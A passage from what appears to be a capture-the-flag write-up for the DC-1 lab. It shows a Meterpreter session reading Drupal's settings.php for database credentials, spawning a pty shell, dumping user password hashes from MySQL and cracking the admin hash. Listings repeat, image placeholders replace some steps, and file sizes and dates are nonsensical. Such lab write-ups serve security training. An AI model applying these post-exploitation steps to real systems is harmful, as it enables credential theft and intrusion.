040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  includes
100644/rw-r--r--  2272037700113  fil   188498731153-02-09 02:33:43 +0000  index.php
100644/rw-r--r--  3019362009791  fil   188498731153-02-09 02:33:43 +0000  install.php
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  misc
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  modules
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  profiles
100644/rw-r--r--  6704443950617  fil   188498731153-02-09 02:33:43 +0000  robots.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  scripts
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  sites
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  themes
100644/rw-r--r--  85645942869477  fil   188498731153-02-09 02:33:43 +0000  update.php
100644/rw-r--r--  9354438772866  fil   188498731153-02-09 02:33:43 +0000  web.config
100644/rw-r--r--  1791001362849  fil   188498731153-02-09 02:33:43 +0000  xmlrpc.php

meterpreter > run web.config
[-] The specified meterpreter session script could not be found: web.config
meterpreter > run /web.config
[-] The specified meterpreter session script could not be found: /web.config
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > cd profiles
meterpreter > cd scriptes
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
```

Exploring Scripts.



```
meterpreter > cd profiles
meterpreter > cd scriptes
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > ls
Listing: /var/www/profiles
==========================

Mode              Size          Type  Last modified                     Name
----              ----          ----  -------------                     ----
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  minimal
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  standard
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  testing

meterpreter > cd..
[-] Unknown command: cd... Run the help command for more details.
meterpreter > cd ...
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd ...
[-] Unknown command: cd.... Run the help command for more details.
meterpreter > cd ..
meterpreter > cd Scripts
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd scripts
meterpreter > ls
Listing: /var/www/scripts
=========================

Mode              Size          Type  Last modified                     Name
----              ----          ----  -------------                     ----
100644/rw-r--r--  2443836391993  fil   188498731153-02-09 02:33:43 +0000  code-clean.sh
100644/rw-r--r--  283467841602  fil   188498731153-02-09 02:33:43 +0000  cron-curl.sh
100644/rw-r--r--  335007449166  fil   188498731153-02-09 02:33:43 +0000  cron-lynx.sh
100755/rwxr-xr-x  1831374055440 8  fil   188498731153-02-09 02:33:43 +0000  drupal.sh
100644/rw-r--r--  12691628362635  fil   188498731153-02-09 02:33:43 +0000  dump-database-d6.sh
100644/rw-r--r--  11050950855181  fil   188498731153-02-09 02:33:43 +0000  dump-database-d7.sh
100644/rw-r--r--  29265907161758  fil   188498731153-02-09 02:33:43 +0000  generate-d6-content.sh
100644/rw-r--r--  46342697134630  fil   188498731153-02-09 02:33:43 +0000  generate-d7-content.sh
100755/rwxr-xr-x  10149007722811  fil   188498731153-02-09 02:33:43 +0000  password-hash.sh
100755/rwxr-xr-x  88145613836331  fil   188498731153-02-09 02:33:43 +0000  run-tests.sh
100644/rw-r--r--  794568949945  fil   188498731153-02-09 02:33:43 +0000  test.script

meterpreter > cd ..
meterpreter > cd web.config
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd sites
meterpreter > ls
```

Didn’t got anything.

Exploring Sites.

```
100755/rwxr-xr-x  10149007722811  fil   188498731153-02-09 02:33:43 +0000  password-hash.sh
100755/rwxr-xr-x  88145613836331  fil   188498731153-02-09 02:33:43 +0000  run-tests.sh
100644/rw-r--r--  794568949945    fil   188498731153-02-09 02:33:43 +0000  test.script

meterpreter > cd ..
meterpreter > cd web.config
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd sites
meterpreter > ls
Listing: /var/www/sites
========================

Mode              Size           Type  Last modified                     Name
----              ----           ----  -------------                     ----
100644/rw-r--r--  3882650436488  fil   188498731153-02-09 02:33:43 +0000  README.txt
040755/rwxr-xr-x  17592186048512 dir   188498731153-02-09 02:33:43 +0000  all
040555/r-xr-xr-x  17592186048512 dir   211037744751-06-29 01:04:17 +0000  default
100644/rw-r--r--  10157597657405 fil   188498731153-02-09 02:33:43 +0000  example.sites.php

meterpreter > cd default
meterpreter > ls
Listing: /var/www/sites/default
===============================

Mode              Size           Type  Last modified                     Name
----              ----           ----  -------------                     ----
100644/rw-r--r--  99651831224994 fil   188498731153-02-09 02:33:43 +0000  default.settings.php
040775/rwxrwxr-x  17592186048512 dir   211037438521-10-10 08:26:47 +0000  files
100444/r--r--r--  68672232111733 fil   211037744751-06-29 01:04:17 +0000  settings.php

meterpreter > cd files
meterpreter > ls
Listing: /var/www/sites/default/files
=====================================

Mode              Size           Type  Last modified                     Name
----              ----           ----  -------------                     ----
100444/r--r--r--  2044404433372  fil   211037438249-07-27 19:30:13 +0000  .htaccess
040775/rwxrwxr-x  17592186048512 dir   211037438521-10-10 08:26:47 +0000  styles

meterpreter > cd ..
meterpreter > cat setting.php
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat settings.php
<?php
```


```
meterpreter > cd ..
meterpreter > cat setting.php
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

I retrieved 2nd flag in setting.php code.


Also we got username and password of MYSQL database.

Trying to get the data for login in the database.

That is, retrieving database first for doing getting the credentials.





```
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  modules
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  profiles
100644/rw-r--r--  6704443950617   fil   188498731153-02-09 02:33:43 +0000  robots.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  scripts
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  sites
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-09 02:33:43 +0000  themes
100644/rw-r--r--  85645942869477  fil   188498731153-02-09 02:33:43 +0000  update.php
100644/rw-r--r--  9354438772866   fil   188498731153-02-09 02:33:43 +0000  web.config
100644/rw-r--r--  1791001362849   fil   188498731153-02-09 02:33:43 +0000  xmlrpc.php

meterpreter > mysql -u dbuser -p
[-] Unknown command: mysql. Run the help command for more details.
meterpreter > cd sites
meterpreter > cd default
meterpreter > ls
Listing: /var/www/sites/default
==============================

Mode              Size            Type  Last modified                 Name
----              ----            ----  -------------                 ----
100644/rw-r--r--  99651831224994  fil   188498731153-02-09 02:33:43 +0000  default.settings.php
040775/rwxrwxr-x  17592186048512  dir   211037438521-10-10 08:26:47 +0000  files
100444/r--r--r--  68672232111733  fil   211037744751-06-29 01:04:17 +0000  settings.php

meterpreter > mysql -u dbuser -p
[-] Unknown command: mysql. Run the help command for more details.
meterpreter > cd files
meterpreter > ls
Listing: /var/www/sites/default/files
=====================================

Mode              Size            Type  Last modified                 Name
----              ----            ----  -------------                 ----
100444/r--r--r--  2044404433372   fil   211037438249-07-27 19:30:13 +0000  .htaccess
040775/rwxrwxr-x  17592186048512  dir   211037438521-10-10 08:26:47 +0000  styles

meterpreter > mysql -u dbuser -p
[-] Unknown command: mysql. Run the help command for more details.
```




```
100644/rw-r--r--  6704443950617   fil   188498731153-02-08 21:33:43 -0500  robots.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  scripts
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  sites
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  themes
100644/rw-r--r--  85645942869477  fil   188498731153-02-08 21:33:43 -0500  update.php
100644/rw-r--r--  9354438772866   fil   188498731153-02-08 21:33:43 -0500  web.config
100644/rw-r--r--  1791001362849   fil   188498731153-02-08 21:33:43 -0500  xmlrpc.php

meterpreter > cd sites
meterpreter > c default
[-] Unknown command: c. Did you mean cp? Run the help command for more details.
meterpreter > cd default
meterpreter > mysql -u dbuser -p
[-] Unknown command: mysql. Run the help command for more details.
meterpreter > shell
Process 4389 created.
Channel 2 created.
mysql -u dbuser -p
Enter password: R0ck3t
^C
Terminate channel 2? [y/N]  y
meterpreter > shell
Process 4404 created.
Channel 3 created.
python -c "import pty;pty.spawn('/bin/bash');"
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8649
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES
SHOW DATABASES
    -> back
back
    -> show databases;
show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'back
show databases' at line 2
```

Penetration Testing









```
mysql> select * from users;
select * from users;
+-----+----------+----------+------+--------------------------------------------------------------+---------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+------------+
| uid | name     | pass     | mail | theme | signature | signature_format | created    | access     | login      | status | timezone            | language | picture | init | data |
+-----+----------+----------+------+--------------------------------------------------------------+---------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+------------+
|   0 |          |          |      |       |           | NULL             |          0 |          0 |          0 |      0 | NULL                |          |       0 | NULL |
|   1 | admin    | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |       |           | NULL             | 1550581826 | 1550583852 | 1550582362 |      1 | Australia/Melbourne |          |       0 | admin@example.com | b:0; |
|   2 | Fred     | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org |       |           | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |       0 | fred@example.org | b:0; |
+-----+----------+----------+------+--------------------------------------------------------------+---------------------+-------+-----------+------------------+------------+------------+------------+--------+---------------------+------------+
3 rows in set (0.00 sec)
```

The password seems to be encoded.

After Cracking the hash using hashcat.


The password was 53cr3t.







Loged in successfully.

In dashboard I retrieved the 3rd flag.





Finding flag 4



We got flag is at home directory.

